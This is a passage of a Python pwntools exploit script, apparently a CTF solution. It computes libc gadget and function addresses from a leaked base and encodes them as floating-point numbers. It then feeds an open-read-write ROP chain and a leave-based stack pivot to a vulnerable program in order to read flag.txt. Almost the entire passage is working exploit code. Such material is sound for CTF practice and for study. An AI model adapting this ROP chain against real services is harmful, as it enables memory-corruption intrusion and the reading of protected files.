print("rsi =",hex(rsi))
binary_data = struct.pack('>Q', rsi)
rsi1 = struct.unpack('>d', binary_data)[0]

rdx_rcx_rbx = base + 0x108b03
print("rdx_rcx_rbx =",hex(rdx_rcx_rbx))
binary_data = struct.pack('>Q', rdx_rcx_rbx)
rdx_rcx_rbx1 = struct.unpack('>d', binary_data)[0]

ope = base + 0x1144e0
print("ope =",hex(ope))
binary_data = struct.pack('>Q', ope)
```

```
ope1 = struct.unpack('>d', binary_data)[0]

read = base + 0x1147D0
print("read =",hex(read))
binary_data = struct.pack('>Q', read)
read1 = struct.unpack('>d', binary_data)[0]

write = base + 0x114870
print("write =",hex(write))
binary_data = struct.pack('>Q', write)
write1 = struct.unpack('>d', binary_data)[0]

puts = base + 0x80E50
print("puts =",hex(puts))
binary_data = struct.pack('>Q', puts)
puts1 = struct.unpack('>d', binary_data)[0]

binary_data = struct.pack('>Q', 0)
_0 = struct.unpack('>d', binary_data)[0]
binary_data = struct.pack('>Q', 1)
_1 = struct.unpack('>d', binary_data)[0]
binary_data = struct.pack('>Q', 3)
_3 = struct.unpack('>d', binary_data)[0]
binary_data = struct.pack('>Q', 0x100)
_100 = struct.unpack('>d', binary_data)[0]
binary_data = struct.pack('>Q', stack - 0x100)
bss = struct.unpack('>d', binary_data)[0]

#orw
p.sendlineafter("input:\n",str(1.1205295609968026e+253))#bp  flag.txt
p.sendlineafter("input:\n",b"0")
p.sendlineafter("input:\n",str(rdi1))#rdi
p.sendlineafter("input:\n",str(stack3))#flag
p.sendlineafter("input:\n",str(rsi1))#rsi
p.sendlineafter("input:\n",str(_0))#0
p.sendlineafter("input:\n",str(ope1))#open
p.sendlineafter("input:\n",str(rdi1))#rdi
p.sendlineafter("input:\n",str(_3))#3
p.sendlineafter("input:\n",str(rsi1))#rsi
p.sendlineafter("input:\n",str(bss))#bss
p.sendlineafter("input:\n",str(rdx_rcx_rbx1))#rdx
p.sendlineafter("input:\n",str(_100))#0x100
p.sendlineafter("input:\n",str(1.1205295609968026e+253))#0
p.sendlineafter("input:\n",b"0")#0
p.sendlineafter("input:\n",str(read1))#read
p.sendlineafter("input:\n",str(rdi1))#rdi
p.sendlineafter("input:\n",str(_1))#1
p.sendlineafter("input:\n",str(write1))#write

p.sendlineafter("input:\n",b"+")
p.sendlineafter("input:\n",str(stack2))#stack
pause()
p.sendlineafter("input:\n",str(leave1))#leave

p.interactive()
```